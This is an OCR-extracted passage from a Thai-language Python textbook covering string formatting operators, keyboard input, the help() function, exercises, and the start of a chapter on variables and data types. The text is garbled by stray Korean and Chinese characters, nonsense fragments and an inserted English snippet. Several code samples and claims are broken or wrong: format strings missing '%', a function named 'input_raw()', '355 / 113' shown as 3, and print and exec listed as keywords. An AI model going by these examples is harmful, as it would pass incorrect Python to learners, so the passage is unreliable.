<code>%g</code>	แสดงผลเหมือน e ถ้าข้อมูลมีค่าทศนิยมเกิน 4 หลัก เช่น 0.00001 จะให้ผลลัพธ์เป็น 1e-05 กรณีอื่น ๆ จะแสดงผลเหมือน f เช่น 0.0001
<code>%G</code>	แสดงผลเหมือน E ถ้าข้อมูลมีค่าทศนิยมเกิน 4 หลัก เช่น 0.00001 จะให้ผลลัพธ์เป็น 1E-05 กรณีอื่น ๆ จะแสดงผลเหมือน F เช่น 0.0001

ตารางที่ 3.2 String formatting operator (ต่อ)

### บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน

Conversion Type	ความหมาย
%C	แสดงผลตัวอักษรซึ่งใช้ได้กับเลขจำนวนเต็มหรือตัวอักษรเพียง 1 ตัว
%r	แสดงผลเป็นสตริง (แปลงออบเจกต์ไปเป็นสตริงโดยใช้ไลบรารี repr)
%s	แสดงผลเป็นสตริง (แปลงออบเจกต์ไปเป็นสตริงโดยใช้ไลบรารี str)
%%	แสดงผลเครื่องหมาย %

ตัวอย่างการใช้ String formatting operator

```

print ('Signed integer decimal: %d' %42)
print ('Unsigned octal: %o' %42)
print ('Unsigned decimal: %u' %42)
print ('Unsigned hexadecimal: %x, %X' %(15, 15))
print ('Floating-point exponential format: %f, %F' %(42, 100.435))

from math import pi      # import math library
print ('Floating-point decimal format: %f' %pi)
print ('Show g and G formating: %g %G' %(pi, 00.0000034))
print ('Single character: %c' %120)      # 120 = x in ASCII CODE
print ('Using str: %s' %42)
print ('Using repr: %r' %42)

```

ผลลัพธ์



```

Signed integer decimal: 42
Unsigned octal: 52
Unsigned decimal: 42
Unsigned hexadecimal: f, F
Floating-point exponential format: 42.000000, 100.435000
Floating-point decimal format: 3.141593
Show g and G formating: 3.14159 3.4E-06
Single character: x
Using str: 42
Using repr: 42
>>>

```

การแสดงผลเลขทศนิยม (Floating-point formatting)

การแสดงผลจำนวนทศนิยม โดยปกติจะมี 2 ส่วนคือ ด้านหน้าและด้านหลังจุดทศนิยม เช่น  $100.35$  ผู้เขียนโปรแกรมสามารถปรับขนาดความกว้างของจำนวนทศนิยมได้ จากตัวอย่าง 100 มีความกว้างเท่ากับ 3 และ .35 ก็มีความกว้างเท่ากับ 3 (รวมจุดทศนิยมด้วย) เช่นเดียวกัน เมื่อต้องการให้จำนวนทศนิยมมีขนาดความกว้างโดยรวมเป็น 10 ให้กำหนดดังนี้

```
pi = 22 / 7
print('%10f' % pi)
Width
```

ผลลัพธ์

**3.142857**

>>>

ผลลัพธ์ที่ได้ คือ ' $3.141593$ ' สังเกตว่า ถ้าจำนวนตัวเลขไม่ถึงตามจำนวนที่ระบุไว้หลัง % ก่อนหน้า f โปรแกรมจะเติมช่องว่างให้อัตโนมัติ (ในตัวอย่างนี้เติมช่องว่างด้านหน้าเพิ่ม 2 ตำแหน่ง) ถ้าต้องการกำหนดความกว้างหลังจุดทศนิยม ให้กำหนดดังนี้ สมมติ ให้จำนวนตัวเลขหลังจุดทศนิยมเป็น 2 ตำแหน่ง คำสั่งที่ใช้ คือ

```
pi = 22 / 7
print('%10.2f' % pi)
```

ผลลัพธ์

**3.14**

>>>

ผลลัพธ์ที่ได้คือ ' $3.14$ ' และถ้าผู้ใช้งานไม่สนใจความกว้างโดยรวมแต่สนใจเฉพาะจำนวนตัวเลขหลังจุดทศนิยมเท่านั้น ให้ผู้ใช้กำหนดดังนี้ `print('.2f' % pi)` ผลลัพธ์ที่ได้รับคือ  $3.14$

สามารถใช้คำสั่งนี้กับการแสดงผลของสตริงได้ ตัวอย่างเช่น `str = 'Python Programming'` เมื่อต้องการแสดงผลเฉพาะคำว่า Python ให้กำหนดดังนี้

```
str = 'Python Programming'
print('.6s' % str)
```

### บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน



สามารถใช้สัญลักษณ์ \* เทคนิคความกว้างโดยรวมและความกว้างหลังทศนิยมได้ โดยอ่านจากซ้ายดูของตัวเปรียเท่ามหั้งมาได้ เช่น


```
print('*.*s' % (5, 'Guido van Rossum'))
```

การเติมสัญลักษณ์และจัดตำแหน่งหน้าทศนิยม

เขียนโปรแกรมสามารถกำหนดรูปแบบการแสดงผลด้านหน้าทศนิยมโดยการเติมเครื่องหมายและจัดรูปแบบตำแหน่งการแสดงผลได้ดังนี้

```
from math import pi      # import pi from math library
print('%010.2f' % pi)
```

ผลลัพธ์



จากตัวอย่าง เป็นการแสดงผลลัพธ์ของค่า pi โดยกำหนดให้จำนวนตัวเลขหลังทศนิยมมีค่าเท่ากับ 2 ตำแหน่ง และความกว้างโดยรวมของการแสดงผลจำนวน 10 ตำแหน่ง ผลจากคำสั่งนี้ทำให้เกิดช่องว่างหน้าทศนิยม 6 ตำแหน่ง จึงบังคับให้เติม 0 ลงไประดับหน้าให้ครบ 10 ตำแหน่ง เรียกวิธีนี้ว่า การแพดดิ้ง (Padding)



การแพดดิ้ง (Padding) จะใช้ 0 (ศูนย์) ได้เพียงตัวเดียวเท่านั้น

ถ้าผู้เขียนโปรแกรมต้องการกำหนดค่าลบ (-) ให้กับจำนวนจริง จะไม่สามารถใส่เครื่องหมาย (-) เข้าไปได้ตรง ๆ เพราะการใส่เครื่องหมายลบ ไฟรอนจะตีความว่าเป็นการจัดตำแหน่งให้กับจำนวนทศนิยมจากที่เคยแสดงผลซึ่ดด้านขวา จะเปลี่ยนเป็นการแสดงผลทางด้านซ้ายแทน ตัวอย่างเช่น

```
from math import pi      # import pi
print('%-10.2f' % pi)
ผลลัพธ์
 3.14
>>>
```

ผลจากการรันคำสั่งดังกล่าว ค่าที่แสดงออกมาจะซิดทางด้านซ้ายเห็น (การใช้เครื่องหมายลบ หน้าทศนิยม ดือการจัดตำแหน่งให้ซิดซ้าย) และด้านขวาจะมีค่าวางจำนวน 6 ตำแหน่ง เมื่อต้องการกำหนดเครื่องหมายลบหน้าทศนิยม ต้องกำหนดให้ตัวเปรียบมีค่าเป็นลบแทน ส่วนเครื่องหมายบวกสามารถกำหนดเข้าไปด้านหน้าทศนิยมได้ทันที เช่น

```
counter = 100          # Integer
miles   = 1000.0       # Floating
name    = "John"        # String
print(counter)
print(miles)
print(name)
ผลลัพธ์
 100
1000.0
John
>>>
```

#### 4. คำสั่งรับค่าข้อมูลจากแป้นพิมพ์หรือคีย์บอร์ด (Keyboard Input)

การรับค่าข้อมูลจากแป้นพิมพ์ในพอร์ต seri얼ที่ต่อกว่า 3.0 จะใช้ฟังก์ชัน `input_raw()` สำหรับรับข้อมูลที่เป็นสายอักซ์ราร์หรือสตริง และฟังก์ชัน `input()` สำหรับรับข้อมูลที่เป็นตัวเลข แต่ในพอร์ต seri얼 3.0 ขึ้นไป ได้ตัด `input_raw()` ทิ้งไป เหลือเพียง `input()` เท่านั้น แต่สามารถรับข้อมูลทั้งสองประเภทได้ ขยายให้ผู้เขียนโปรแกรมสามารถและยืดหยุ่นในการใช้งานมากขึ้น ซึ่งมีรูปแบบดังนี้

- การรับค่าข้อมูลที่เป็นสตริงหรือออปเจ็กต์

```
variable = input("text")
```

## บทที่ 3:- โครงสร้างการเขียนโปรแกรม Python

```
 เช่น s = input("What's your name : ") # รอรับการป้อนข้อมูล
  สตริงจากแป้นพิมพ์
```

```
 print("Your name is : ",s)
```

- การรับค่าข้อมูลที่เป็นตัวเลขหรือจำนวนจริง

```
 variable = int(input("text")) หรือ
```

```
 variable = float(input("text"))
```

```
 เช่น age = int(input("How old are you : ")) # รอรับข้อมูล
  ตัวเลขจำนวนเต็มจากแป้นพิมพ์
```

```
 print("Your age is : ",age)
```

```
 VAT = float(input("Enter VAT : ")) # รอรับข้อมูลตัวเลข
  จำนวนจริงจากแป้นพิมพ์
```

```
 print("Your VAT is : ",VAT)
```

จากตัวอย่าง การรับข้อมูลจากแป้นพิมพ์โดยปกติจะเป็นสตริง (ถ้าไม่มีการทำ forcing หรือ casting) เมื่อผู้เขียนโปรแกรมต้องการใช้ค่าที่รับเข้ามาสำหรับคำนวณ จำเป็นต้องแปลงจากสตริงเป็นจำนวนเต็มหรือจำนวนจริง เสียก่อน โดยทำการ forcing เช่น int(input("How old are you : ")) มิฉะนั้นจะเกิดข้อผิดพลาดในการคำนวณขึ้น

ทดสอบการทำงานของคำสั่ง input() ในการรับข้อมูลชนิดต่าง ๆ เช่น

```
>>> test = input("Enter float :")
```

```
Enter float :4.5 # ป้อนข้อมูลเป็นจำนวนจริง
```

```
>>> print (test)
```

```
4.5
```

```
>>> type(test)
```


```
<class 'str'> # ตัวแปร test เป็นสตริงไม่ใช่จำนวนจริง
```

ทดสอบรับค่าอีกครั้งโดยทำการ forcing ให้เป็น float ก่อน

```
>>> test = float(input("Enter float :"))
Enter float :4.5 # ป้อนข้อมูลเป็นจำนวนจริง
>>> type(test)
<class 'float'> # test เป็นจำนวนจริง เพราะผ่านการทำ
forcing
```

## 5. พังก์ชันช่วยเหลือ help( )

ไฟลอนเตรียมพังก์ชัยไว้สำหรับช่วยเหลือผู้ใช้ในโปรแกรมในกรณีที่ไม่เข้าใจเกี่ยวกับการทำงานของคำสั่งต่าง ๆ โดยผู้ใช้งานสามารถเรียกใช้พังก์ชัน help( ) เมื่อเรียกใช้งานพังก์ชันดังกล่าวแล้ว จะเข้าสู่โหมดการช่วยเหลือดังรูปที่ 3.4



รูปที่ 3.4 การทำงานของพังก์ชัน help( )

จากรูปผู้ใช้งานสามารถป้อนคำสั่งที่ไม่เข้าใจ หรือคำสั่งที่ต้องการเรียนรู้ เข้าไปได้เลย ตัวอย่างเช่น ผู้ใช้ต้องการเรียนรู้คำสั่ง print ให้ป้อนคำสั่ง Help> print ผลลัพธ์แสดงดังรูปที่ 3.5

### บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน

```
*IDLE Shell 3.9.5*
File Edit Shell Debug Options Window Help
help> print
Help on built-in function print in module builtins:

print(...)
    print(value, ..., sep=' ', end='\n', file=sys.stdout, flush=False)

    Prints the values to a stream, or to sys.stdout by default.
    Optional keyword arguments:
        file: a file-like object (stream); defaults to the current sys.stdout.
        sep:   string inserted between values, default a space.
        end:   string appended after the last value, default a newline.
        flush: whether to forcibly flush the stream.

help> |
```

Ln: 149 Col: 6

รูปที่ 3.5 เรียนรู้การใช้งานคำสั่ง print จากฟังก์ชัน help

เมื่อประสงค์จะออกจากฟังก์ชัน help ให้ใช้คำสั่ง quit ซึ่งจะกลับเข้าสู่ Python shell เช่นเดิม

**สรุป:** ในบทนี้ได้เรียนรู้ถึงโครงสร้างการเขียนโปรแกรมด้วยภาษาไพธอน รูปแบบไวยกรณ์ของไพธอนที่สำคัญและควรจดจำไว้ อธิบายถึงคำสั่งควบคุมการพิมพ์ประเภทต่าง ๆ รูปแบบการรับค่าอินพุตจากแป้นพิมพ์ในหลายรูปแบบ และสุดท้าย คือการใช้ฟังก์ชันช่วยเหลือ

### แบบฝึกหัดท้ายบท

1. จงอธิบายโครงสร้างการเขียนโปรแกรมภาษาไพธอนมาพอสั้นๆ
2. Comment ในภาษาไพธอนมีกี่ประเภท อะไรบ้าง
3. ไวยกรณ์ของภาษาคืออะไร
4. ให้เขียนโปรแกรมเพื่อแสดงข้อความ “Hello, world” ออกจอภาพ
5. คำสั่งนี้หมายความว่าอย่างไร print(“hello” \*10)
6. เขียนโปรแกรมเพื่อพิมพ์ข้อความ “Hello”, “Python”, “Programming” โดยใช้เครื่องหมาย +
7. ให้เขียนโปรแกรมเพื่อแสดงข้อความที่ยาวเกิน 3 บรรทัด
8. ใช้เครื่องหมาย ” เพื่อแสดงข้อความต่อไปนี้

Command usage: command [OPTIONS]

- h Help
- H hostname
- Q exit

9. จงเขียนโปรแกรมเพื่อแสดงผลลัพธ์ของ  $1/2 * 2 / 25 \% 4$

10. เขียนโปรแกรมเพื่อแสดงข้อความต่อไปนี้ออกทางจอภาพ

### Python Hello World

Write the Program. Open your Python editor (IDLE is fine), and enter the following code: `print("Hello World") ...`

Save your Program. Go ahead and save your program to a file called `hello.py`. This is typically done using the editor's File > Save or similar. ...

Run your Program. Here's how to run the program:

11. แปลงค่า "25" เป็นเลขฐาน สิบ แปด และสิบหก

12. แสดงผลลัพธ์ของ 30.145 ออกทางจอภาพด้วยคำสั่ง '%f'

13. คำสั่งดังกล่าวให้ผลลัพธ์เป็นอย่างไร

```
string = 'Python programming'
```

```
print("%.5s" %string)
```

14. คำสั่งต่อไปนี้ให้ผลลัพธ์อย่างไร

```
from math import pi
```

```
print('%010.2f' %pi)
```

15. ให้รับข้อมูลเข้า คือ name และอายุ โดยใช้ฟังก์ชัน `input()`

16. ให้รับข้อมูลเข้า คือ ราคาสินค้า (Price) และภาษี (VAT) และให้คำนวณคุณกันแล้วเก็บไว้ในตัวแปร total



## บทที่ 4

### ตัวแปร การกำหนดค่าและชนิดข้อมูล (Variables, Assignment and Data Types)

ค่าคงที่ (Literal constants) คือ ข้อมูลที่เป็นค่าคงที่และเป็นค่าที่ไม่เปลี่ยนแปลง สำหรับการเขียนโปรแกรมแล้ว ค่าคงที่เหล่านี้จะถูกกำหนดให้กับตัวแปร เพื่อจุดประสงค์หลาย ๆ อย่าง โดยจะสอดคล้องกับชนิดข้อมูล (Data type) เช่น constant = 5, VAT = 0.7 เป็นต้น

ตัวแปร (Variable) คือ ตัวแปร ที่ผู้เขียนโปรแกรมประกาศขึ้น สำหรับใช้เก็บข้อมูลที่ต้องการ เพื่อนำไปใช้ในการเขียนโปรแกรม เพื่อทำการประมวลผลข้อมูล เก็บข้อมูลในหน่วยความจำขณะที่โปรแกรมทำงาน เช่น constant และ VAT เป็นต้น

#### หลักการตั้งชื่อตัวแปร (Identifier)

- ตัวอักษรตัวแรกต้องเป็นภาษาอังกฤษ (A-Z, a-z) ตามด้วยตัวอักษรหรือตัวเลขใด ๆ ก็ได้ เช่น Score, SCORE1, s5, Test\_para\_01 เป็นต้น
- ชื่อตัวแปรห้ามมีซองว่าง จุดทศนิยม และสัญลักษณ์พิเศษ ยกเว้น underscore "\_" แทน "n" เช่น Count\_01, str\_, \_doc, \_\_\_\_main, \_\_func\_\_\_\_, oo\_x\_oo เป็นต้น
- การใช้อักษรตัวพิมพ์ใหญ่และอักษรพิมพ์เล็กมีความแตกต่างกัน (Case-sensitive) เช่น Var1 กับ var1 ถือว่าไม่ใช้ตัวแปรเดียวกัน
- ห้ามใช้คำสlang เป็นชื่อตัวแปร (Reserved word, Keyword) เช่น if, for, max, sum เป็นต้น
- ควรตั้งชื่อตัวแปรให้สื่อกับความหมายหรือใกล้เคียงกับค่าที่จะเก็บสามารถอ่านและทำความเข้าใจได้ง่าย เช่น Count สำหรับเก็บจำนวนเงิน Salary สำหรับเก็บเงินเดือน และ Total เก็บค่าผลรวม เป็นต้น

6. ห้ามใช้เครื่องหมายต่อไปนี้ในการตั้งชื่อตัวแปร !, @, #, \$, %, ^, &, \*, (,), -, =, \, |, +, ~, .
7. ตัวแปรไม่ควรยาวเกิน 255 ตัวอักษร ตัวแปรที่มีความยาวมาก ๆ หรือเป็นการผสมระหว่างคำ ให้ใช้ "\_" เชื่อมคำเหล่านั้นแทน เช่น Thai\_Market\_Chair

## 2. การใช้งานตัวแปร (Variables using)

การใช้งานตัวแปรมี 3 ขั้นตอน คือ

1. การประกาศตัวแปร (Variable declaration) ก่อนใช้งานตัวแปร ได้ ๆ จะเป็นต้องประกาศให้คอมไපิลเลอร์รู้เสียก่อน ตามหลักการแล้วจะต้องประกาศค่าตัวแปรให้สอดคล้องกับข้อมูลที่จะนำไปใช้ เช่น int x = 5 และไฟล์ไม่ได้ให้ความสำคัญกับการประกาศชนิดของตัวแปร ทำให้ผู้เขียนโปรแกรมไม่จำเป็นต้องกังวลว่าควรเลือกใช้ตัวแปรชนิดใดให้เหมาะสมกับงาน การแยกและชนิดของตัวแปรจะเป็นหน้าที่ของไฟล์ ซึ่งจะทำให้弄แบบอัตโนมัติ โดยพิจารณาจากค่าข้อมูลที่กำหนดให้กับตัวแปรนั้น ๆ เช่น

```
Price = 120      #ไฟล์จะพิจารณาว่าเป็นจำนวนเต็ม
VAT = 0.07       #จำนวนจริง
Display = "Calculating the price goods" #สตริง
Total = Price + VAT    #ไฟล์ตีความว่า Total เป็นจำนวนจริง
```

2. กำหนดค่าให้ตัวแปร (Assigning values to variables) มีรูปแบบดังนี้ คือ

ชื่อตัวแปร = ค่าของข้อมูล เช่น

```
Name = "Suchart"      #กำหนดสตริงให้กับตัวแปร Name
String = ""            #กำหนดค่าว่างให้กับตัวแปร String
TAX = 0.075           #กำหนดค่าจำนวนจริงให้กับตัวแปร TAX
```

ด้านซ้ายมีของเครื่องหมาย = เป็นชื่อตัวแปร ส่วนด้านขวา มีอ คือ ข้อมูลที่ต้องการกำหนดลงไว้ โดยปกติแล้วเมื่อทำการประกาศตัวแปรในไฟล์

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

จะต้องมีการกำหนดค่าเริ่มต้นให้ตัวแปรเสมอ (มิใช่นั้นจะเกิดข้อผิดพลาด) และถ้าผู้เขียนโปรแกรมยังไม่แน่ใจว่าควรจะกำหนดค่าอะไร หรือเตรียมตัวแปรไว้ร่วงหน้า เพื่อรอค่าที่จะเก็บในภายหลัง ให้กำหนดด้วย "" หรือ " สำหรับสตริง หรือ None (ค่าว่าง หรือ NULL) ถ้าเป็นจำนวนเต็มควรเป็น 0 และจำนวนจริงควรเป็น 0.0 เป็นต้น สังเกตการกำหนดค่าให้ตัวแปร ตั้งต่อไปนี้

```
counter = 100          # Integer
miles    = 1000.0       # Floating
name     = "John"        # String
print (counter)
print (miles)
print (name)
```

ผลลัพธ์




```
100
1000.0
John
>>>
```

#### การกำหนดค่าตัวแปรหลาย ๆ ค่าพร้อมกัน


เพื่อนอนุญาตให้ผู้ใช้สามารถกำหนดค่าตัวแปรได้หลายค่าพร้อมๆ กัน เช่น

`a = b = c = 1`



ค่าในตัวแปร `a`, `b` และ `c` มีค่าเท่ากับ 1

`a, b, c = 1, 2, "john"`



ค่าในตัวแปร `a` มีค่าเท่ากับ 1, ตัวแปร `b` เท่ากับ 2 และ `c` มีค่าเท่ากับ `"John"` หรือผู้ใช้สามารถแทนค่าตัวแปรได้โดยลักษณะนิพจน์ (Expression) เช่น

```

x1, y1 = 2, 3          # x1 = 2, y1 = 3
x2, y2 = 6, 8          # x2 = 6, y2 = 8
m, b = float(y1-y2)/(x1-x2), y1-float(y1-y2)/(x1-x2)*x1
print ("y=", m, ", b =",b)
ผลลัพธ์
y= 1.25 , b = 0.5
>>>

```



เพื่อนสามารถกำหนดค่าเริ่มต้นให้กับตัวแปรได้พร้อมกันหลาย ๆ ค่า คล้ายกับภาษาซี โดยใช้เครื่องหมาย ; คันเติ้ลตัวแปร ซึ่งมีรูปแบบ คือ

x = 8.5; y = 15; z = "jack"

โดยตัวแปร x จะมีค่าเท่ากับ 8.5, y = 15 และ z มีค่าเท่ากับ jack ตามลำดับ

- การใช้ตัวแปร (Use the variable) ตัวแปรต้องมีการประกาศ และกำหนดค่าไว้แล้วเท่านั้น จึงจะสามารถนำมาใช้งานได้ ใน การทำงานจริง ๆ นั่น ตัวแปรเป็นค่าที่สามารถเปลี่ยนแปลงได้ เช่น ข้อมูลกับเงื่อนไขการใช้งาน ซึ่งข้อมูลในตัวแปรส่วนใหญ่จะ มีค่าคงที่ เช่น ภาษีมูลค่าเพิ่มปัจจุบันเท่ากับ 7% ดังนั้น ตัวแปร VAT จะเท่ากับ 0.07 เช่น จ-navigation ฐานภาษี 7% ของเงินขาย เปลี่ยนแปลงภาษีใหม่ โปรแกรมเมอร์จึงแก้ไขค่าดังกล่าวใน ภายหลัง



เพื่อนมีคุณสมบัติการคืนหน่วยความจำให้ระบบ (Garbage collection) แต่ ผู้ใช้สามารถคืนหน่วยความจำจากการประกาศตัวแปรได้ โดยใช้คำสั่ง del ชื่อตัว แปร เช่น del a



**QUICK TIPS** การกำหนดตัวแปรร่างเปล่า โดยใช้ "" จะทำให้เพื่อนมองว่าเป็น ข้อมูลชนิดสตริง เต็ถ้าผู้เขียนโปรแกรมไม่ต้องการให้เพื่อนตีความว่าเป็นข้อมูล ชนิดใด ๆ ให้ใช้ None เช่น Var1 = None (N ตัวใหญ่)

### 3. คำส่วน (Reserved word, Keyword)

คำส่วน คือ คำเฉพาะที่ได้กำหนดขึ้นมา เพื่อใช้ในตัวภาษาโดยเฉพาะ ดังนั้นผู้เขียนโปรแกรมห้ามนำไปใช้งาน หรือประกาศเป็นตัวแปรโดยเด็ดขาด เพราะจะทำให้เกิดข้อผิดพลาด คือ Syntax error หรือ Invalid syntax เช่น ประกาศตัวแปร if = 5 เป็นต้น สำหรับคำส่วนในภาษาไพธอน ดังต่อไปนี้

and, assert, break, class, continue, def, del, elif, else, except, exec, finally, for, from, global, if, import, in, is, lambda, not, or, pass, print, raise, return, try, while, yield

คำต่อไปนี้เมื่อไหก็ไม่ได้หมายความว่าแต่ก็ไม่ควรใช้ เพราะไปตรงกับชื่อของฟังก์ชันในไพธอน คือ

data, float, int, numeric, Ophys, array, close, int, input, open, range, type, write, zeros

คำต่อไปนี้ก็ควรหลีกเลี่ยงด้วยเช่นเดียวกัน ถ้ามีการนำเข้า (Import) ไลบรารี math เข้ามาใช้งาน คือ

acos, asin, atan, cos, e, exp, fabs, floor, log, log10, pi, sin, sqrt, tan



ถ้าผู้เขียนโปรแกรมจำเป็นต้องการตั้งชื่อให้เหมือนคำส่วนจริง ๆ สามารถทำได้โดยใช้ “\_”, อักษรตัวใหญ่ หรือเติมตัวอักษรเพิ่ม เช่น \_\_print, Print, PRINT, print\_msg เป็นต้น

### 4. ชนิดข้อมูล (Data types)

ชนิดข้อมูลในภาษาไพธอนแบ่งออกเป็น 2 กลุ่มหลัก ๆ คือ ข้อมูลพื้นฐาน (Basic data types) และข้อมูลเชิงประกอบ (Composite data types)

1. ข้อมูลพื้นฐาน (Basic data types) แบ่งออกเป็น 2 กลุ่มຍ่อย คือ ข้อมูลที่เกี่ยวข้องกับตัวเลข (Numeric) และข้อมูลสายอักขระ (String)

- 1) ข้อมูลตัวเลข (Numeric)

ข้อมูลตัวเลข หมายถึงชนิดข้อมูลที่สามารถใช้เก็บข้อมูลทั่ว ๆ ไป หรือข้อมูลพื้นฐาน เช่น เลขจำนวนนับ ซึ่งเลขจำนวนนับนี้มีคุณสมบัติสามารถเพิ่มหรือลดค่าได้ คำนวนได้ และเปลี่ยนแปลงค่าได้ ซึ่งมีทั้งหมด 4 ชนิด ได้แก่ เลขจำนวนเต็ม (Integers) ตัวเลขทศนิยม หรือจำนวนจริง (Floating-Point numbers) จำนวนตรรกะ (Boolean) และจำนวนเชิงซ้อน (Complex Numbers)

### ● เลขจำนวนเต็ม (Integers)

เลขจำนวนเต็มใน Python เวอร์ชันก่อน 3.0 แบ่งออกเป็น 2 ประเภทคือ จำนวนเต็มธรรมดา (Plain integers) และจำนวนเต็มแบบยาว (Long integers) แต่สำหรับ Python 3.0 ขึ้นไป ถูกออกแบบใหม่ให้เหลือแค่เลขจำนวนเต็มธรรมดาที่สามารถเก็บความยาวของข้อมูลได้ไม่จำกัด ขึ้นอยู่กับจำนวนของหน่วยความจำของเครื่องที่มีอยู่ (เก็บในหน่วยความจำแทนเก็บในรีจิสเตอร์) ถึงแม้ว่าการทำงานจะซากๆ แบบเดิม แต่ให้ความสะดวกในการเขียนโปรแกรมกับจำนวนเต็มที่มีขนาดใหญ่มาก ๆ ได้ดีกว่า เลขจำนวนเต็มสามารถแสดงได้หลายแบบ คือ จำนวนเต็มแบบฐานสิบ เช่น 234, 0, -34 แบบฐานสอง (Binary) เช่น 0b1000111000 แบบฐานแปด (Octal) เช่น 0o746320 แบบฐานสิบหก (Hexadecimal) เช่น 0XDECADE และตรรกะ (บูลีน) เช่น 0, 1 หรือ True, False เป็นต้น ดังแสดงในตัวอย่าง

```
>>> 14600926          # decimal
14600926

>>> 0b1101110110010101101110          # binary
14600926

>>> 0o7545336          # octal
14600926

>>> 0XDECADE          # hexadecimal
14600926
```

การแสดงผลของเลขฐานสอง แปด และสิบหก จะถูกแสดงเป็นเลขฐานสิบเทน เพราะง่ายต่อการตีความหมาย เนื่องจากมนุษย์คุณเคยกับการใช้เลขฐานสิบในชีวิตประจำวัน สำหรับเลขฐานสิบ ไม่ต้องเขียนเลขศูนย์นำหน้า

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

เช่น 020 เพราะจะทำให้เกิดข้อผิดพลาดขึ้น เลขฐานสองจะต้องมี 0b (ศูนย์ และบี) นำหน้า เลขฐานแปดต้องมี 00 (ศูนย์และ零) เลขฐานสิบหกต้องมี 0X นำหน้า ตามลำดับ

เลขฐานแปด ประกอบไปด้วยตัวเลข ตั้งแต่ 0-7 เท่านั้น เช่น 00123 มีค่าเท่ากับ 83 ในเลขฐานสิบ สำหรับเลขฐานสิบหกประกอบไปด้วยตัวเลข 0-9 และ A-F (A มีค่าเท่ากับ 10 ในเลขฐานสิบ B มีค่าเท่ากับ 11 และ F มีค่าเท่ากับ 15 ตามลำดับ) เช่น 0x2BC8 มีค่าเท่ากับ 11,208 ในเลขฐานสิบ สำหรับการแปลงค่าเลขฐาน จำกฐานสอง แปด และสิบหกเป็นฐานสิบ จะอยู่ nokxob เขตของหนังสือเล่มนี้ ผู้อ่านสามารถอ่านเพิ่มเติมได้จากหนังสือพื้นฐานคอมพิวเตอร์ทั่วไป

ผู้เขียนโปรแกรมสามารถทดสอบชนิดของตัวแปรด้วยคำสั่ง type(ตัวแปร) เช่น

```
>>> type(123)
<class 'int'>
>>> type(0b111100011)
<class 'int'>
>>> type(0o145)
<class 'int'>
>>> type(0xAB3)
<class 'int'>
```

จากตัวอย่างเลขฐานสิบ ฐานสอง ฐานแปด และฐานสิบหก เป็นตัวแปรชนิด integer (ใช้ตัวย่อ int)

ผู้เขียนโปรแกรมสามารถสั่งดำเนินการทางด้านคณิตศาสตร์ได้ ๗ กับเลขจำนวนเต็มผ่านทาง Python shell ได้ทันที เช่น

```
>>> 255 + 100
355
>>> 397 - 42
355
>>> 71 * 5
```

355  
 >>> 355 / 113  
 3  
 >>> 400 + 5; 300 - 4; -35 / 6  
 405  
 296  
 -5.833333333333333

- ตัวเลขทศนิยม หรือจำนวนจริง (Floating-Point numbers)

เลขจำนวนจริง หรือเรียกสั้น ๆ ว่า Float คือจำนวนที่มีทศนิยม ซึ่งสามารถเขียนได้ 2 รูปแบบ คือ เขียนตัวเลขทศนิยมที่มีเครื่องหมายจุดทศนิยม ตัวอย่างเช่น 3.14 หรือ เขียนอยู่ในรูปเลขยกกำลังสิบ (Exponential form) โดยใช้ตัวอักษร E หรือ e ระบุจำนวนที่เป็นเลขยกกำลัง เช่น  $6.12 \times 10^3$  หรือ  $125.03E-5 = 125.03 \times 10^{-5}$  เป็นต้น โดยภาษาโปรแกรมมีทั้ง ไป จำนวนจริงจะมีสองแบบ คือ float และ double โดย float ใช้สำหรับเก็บจำนวนจริงที่มีความเที่ยงตรงตามปกติ ส่วน double ใช้สำหรับจำนวนจริงที่ต้องการความเที่ยงตรงเป็นสองเท่า ความเที่ยงตรง (Precision) ในที่นี้หมายถึงจำนวนหลักของตัวเลขหลังจุดทศนิยม ถ้ามีหลายหลัก ตัวเลขก็จะยังถูกต้องเที่ยงตรงมากขึ้น สำหรับไฟรอนจะไม่มีตัวแปรชนิด double มีเพียงเฉพาะ float แต่มีความสามารถเท่ากับ double สามารถใช้แทนกันได้ โดยมีช่วงของข้อมูลเริ่มตั้งแต่  $2.2250738585072014e-308$  จนถึง  $1.7976931348623157e+308$  ทั้งนี้ขึ้นอยู่กับสถาปัตยกรรมของเครื่องด้วย 